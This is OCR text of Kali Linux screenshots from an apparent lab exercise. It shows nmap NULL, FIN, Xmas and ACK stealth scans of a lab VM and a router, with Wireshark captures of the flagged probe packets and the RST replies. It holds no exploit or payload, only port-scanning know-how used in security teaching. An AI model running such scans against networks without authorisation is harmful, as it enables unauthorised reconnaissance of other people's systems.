

1 2 3 4
11:16
nam@kali: ~
File Actions Edit View Help
(nam㉿kali)-[~]
$ sudo nmap -sN -p 445 192.168.1.4
Starting Nmap 7.94 (https://nmap.org) at 2024-04-14 11:16 EDT
Nmap scan report for 192.168.1.4
Host is up (0.00031s latency).
PORT STATE SERVICE
445/tcp open|filtered microsoft-ds
MAC Address: 08:00:27:E7:26:B4 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 11.52 seconds
(nam㉿kali)-[~]
$



11:18
nam@kali: ~
File Actions Edit View Help
└─$ sudo nmap -sN -p 445 192.168.1.4
Starting Nmap 7.94 (https://nmap.org) at 2024-04-14 11:16 EDT
Nmap scan report for 192.168.1.4
Host is up (0.00031s latency).
PORT STATE SERVICE
445/tcp open|filtered microsoft-ds
MAC Address: 08:00:27:E7:26:B4 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 11.52 seconds
┌──(nam㉿kali)-[~]
└─$ sudo nmap -sF -p 445 192.168.1.4
Starting Nmap 7.94 (https://nmap.org) at 2024-04-14 11:16 EDT
Nmap scan report for 192.168.1.4
Host is up (0.00024s latency).
PORT STATE SERVICE
445/tcp open|filtered microsoft-ds
MAC Address: 08:00:27:E7:26:B4 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 11.88 seconds
┌──(nam㉿kali)-[~]
└─$ sudo nmap -sX -p 445 192.168.1.4
Starting Nmap 7.94 (https://nmap.org) at 2024-04-14 11:17 EDT
Nmap scan report for 192.168.1.4
Host is up (0.00030s latency).
PORT STATE SERVICE
445/tcp open|filtered microsoft-ds
MAC Address: 08:00:27:E7:26:B4 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 12.32 seconds
┌──(nam㉿kali)-[~]
KALI LINUX
"the quieter you become, the more you are able to hear"



11:19
nam@kali: ~
File Actions Edit View Help
┌──(nam㉿kali)-[~]
└─$ sudo wireshark
[sudo] password for nam:
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
10 1.040141729 192.168.1.1 239.255.255.250 SSDP 421 NOTIFY * HTT
11 1.150213606 192.168.1.1 239.255.255.250 SSDP 341 NOTIFY * HTT
12 1.269364981 192.168.1.1 239.255.255.250 SSDP 350 NOTIFY * HTT
13 1.379318354 192.168.1.1 239.255.255.250 SSDP 393 NOTIFY * HTT
14 1.499672496 192.168.1.1 239.255.255.250 SSDP 407 NOTIFY * HTT
15 1.609419747 192.168.1.1 239.255.255.250 SSDP 405 NOTIFY * HTT
16 1.729224623 192.168.1.1 239.255.255.250 SSDP 421 NOTIFY * HTT
17 1.839789782 192.168.1.1 239.255.255.250 SSDP 341 NOTIFY * HTT
18 1.948938128 192.168.1.1 239.255.255.250 SSDP 350 NOTIFY * HTT
Frame 1: 393 bytes on wire (3144 bits), 393
Ethernet II, Src: VnptTech_cd:a0:20 (a4:f4:c
Internet Protocol Version 4, Src: 192.168.1.
User Datagram Protocol, Src Port: 40301, Dst
Simple Service Discovery Protocol
0000 01 00 5e 7f ff fa a4 f4 c2 cd a0 20
0010 01 7b 00 00 40 00 04 11 c3 ce c0 a8
0020 ff fa 9d 6d 07 6c 01 67 92 e3 4e 4f
0030 20 2a 20 48 54 54 50 2f 31 2e 31 0d
0040 54 3a 20 32 33 39 2e 32 35 35 2e 32
0050 35 30 3a 31 39 30 30 0d 0a 43 41 43
0060 4f 4e 54 52 4f 4c 3a 20 6d 61 78 2d
0070 31 38 30 30 0d 0a 4c 4f 43 41 54 49
0080 68 74 74 70 3a 2f 2f 31 39 32 2e 31
0090 2e 31 3a 31 32 33 34 35 2f 64 65 73
'/tmp/runtime-root'



11:20
nam@kali: ~
File Actions Edit View Help
(nam㉿kali)-[~]
$ sudo nmap -sX 192.168.1.1
Starting Nmap 7.94 (https://nmap.org) at 2024-04-14 11:20 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0019s latency).
Not shown: 991 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open|filtered ftp
22/tcp open|filtered ssh
23/tcp open|filtered telnet
53/tcp open|filtered domain
80/tcp open|filtered http
161/tcp open|filtered snmp
443/tcp open|filtered https
5555/tcp open|filtered freeciv
12345/tcp open|filtered netbus
MAC Address: A4:F4:C2:CD:A0:20 (Vnpt Technology)
Nmap done: 1 IP address (1 host up) scanned in 12.77 seconds
(nam㉿kali)-[~]
$



11:21
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr==192.168.1.1 && tcp.port==80
No. Time Source Destination Protocol Length Info
347 34.895895504 192.168.1.17 192.168.1.1 TCP 54 56005 → 80 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
1100 35.989503682 192.168.1.17 192.168.1.1 TCP 54 56007 → 80 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
Frame 347: 54 bytes on wire (432 bits), 54 bytes captured (432 bits
Ethernet II, Src: PcsCompu_db:71:2a (08:00:27:db:71:2a), Dst: VnptT
Internet Protocol Version 4, Src: 192.168.1.17, Dst: 192.168.1.1
Transmission Control Protocol, Src Port: 56005, Dst Port: 80, Seq:
0000 a4 f4 c2 cd a0 20 08 00 27 db 71 2a 08 00 45 00
0010 00 28 cf 98 00 00 28 06 3f d5 c0 a8 01 11 c0 a8
0020 01 01 da c5 00 50 f6 93 0d 23 00 00 00 00 50 29
0030 04 00 49 8c 00 00
wireshark_eth0EOG0L2.pcapng
Packets: 3114 · Displayed: 2 (0.1%)
Profile: Default



nam@kali: ~
File Actions Edit View Help
Nmap scan report for 192.168.1.1
Host is up (0.0019s latency).
Not shown: 991 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open|filtered ftp
22/tcp open|filtered ssh
23/tcp open|filtered telnet
53/tcp open|filtered domain
80/tcp open|filtered http
161/tcp open|filtered snmp
443/tcp open|filtered https
5555/tcp open|filtered freeciv
12345/tcp open|filtered netbus
MAC Address: A4:F4:C2:CD:A0:20 (Vnpt Technology)
Nmap done: 1 IP address (1 host up) scanned in 12.77 seconds
(nam㉿kali)-[~]
$ sudo nmap -sA 192.168.1.1
Starting Nmap 7.94 (https://nmap.org) at 2024-04-14 11:22 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0056s latency).
Not shown: 994 unfiltered tcp ports (reset)
PORT STATE SERVICE
21/tcp filtered ftp
22/tcp filtered ssh
23/tcp filtered telnet
161/tcp filtered snmp
5555/tcp filtered freeciv
12345/tcp filtered netbus
MAC Address: A4:F4:C2:CD:A0:20 (Vnpt Technology)
Nmap done: 1 IP address (1 host up) scanned in 12.75 seconds
(nam㉿kali)-[~]
$



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr==192.168.1.1 && tcp.port==80
No. Time Source Destination Protocol Length Info
347 34.895895504 192.168.1.17 192.168.1.1 TCP 54 56005 → 80 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
1100 35.989503682 192.168.1.17 192.168.1.1 TCP 54 56007 → 80 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
3314 143.392381179 192.168.1.17 192.168.1.1 TCP 54 60041 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
3324 143.395286509 192.168.1.1 192.168.1.17 TCP 60 80 → 60041 [RST] Seq=1 Win=0 Len=0
Frame 347: 54 bytes on wire (432 bits), 54 bytes captured (432 bits
Ethernet II, Src: PcsCompu_db:71:2a (08:00:27:db:71:2a), Dst: VnptT
Internet Protocol Version 4, Src: 192.168.1.17, Dst: 192.168.1.1
Transmission Control Protocol, Src Port: 56005, Dst Port: 80, Seq:
0000 a4 f4 c2 cd a0 20 08 00 27 db 71 2a 08 00 45 00
0010 00 28 cf 98 00 00 28 06 3f d5 c0 a8 01 11 c0 a8
0020 01 01 da c5 00 50 f6 93 0d 23 00 00 00 00 50 29
0030 04 00 49 8c 00 00
wireshark_eth0EOG0L2.pcapng
Packets: 6061 · Displayed: 4 (0.1%)
Profile: Default



11:24
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr==192.168.1.1 && tcp
No. Time Source Destination Protocol Length Info
336 34.887084085 192.168.1.1 192.168.1.17 TCP 60 110 → 56005 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
337 34.887084104 192.168.1.1 192.168.1.17 TCP 60 445 → 56005 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
338 34.887084122 192.168.1.1 192.168.1.17 TCP 60 143 → 56005 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
339 34.887884698 192.168.1.1 192.168.1.17 TCP 60 135 → 56005 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
340 34.887884747 192.168.1.1 192.168.1.17 TCP 60 1720 → 56005 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
341 34.895058745 192.168.1.17 192.168.1.1 TCP 54 56005 → 21 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
342 34.895219329 192.168.1.17 192.168.1.1 TCP 54 56005 → 139 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
343 34.895352444 192.168.1.17 192.168.1.1 TCP 54 56005 → 111 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
344 34.895482284 192.168.1.17 192.168.1.1 TCP 54 56005 → 993 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
345 34.895617214 192.168.1.17 192.168.1.1 TCP 54 56005 → 587 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
346 34.895763298 192.168.1.17 192.168.1.1 TCP 54 56005 → 3389 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
Frame 347: 54 bytes on wire (432 bits), 54 bytes captured (432 bits
Ethernet II, Src: PcsCompu_db:71:2a (08:00:27:db:71:2a), Dst: VnptT
Internet Protocol Version 4, Src: 192.168.1.17, Dst: 192.168.1.1
Transmission Control Protocol, Src Port: 56005, Dst Port: 80, Seq:
0000 a4 f4 c2 cd a0 20 08 00 27 db 71 2a 08 00 45 00
0010 00 28 cf 98 00 00 28 06 3f d5 c0 a8 01 11 c0 a8
0020 01 01 da c5 00 50 f6 93 0d 23 00 00 00 00 50 29
0030 04 00 49 8c 00 00
Transmission Control Protocol: Protocol
Packets: 6467 · Displayed: 4000 (61.9%)
Profile: Default

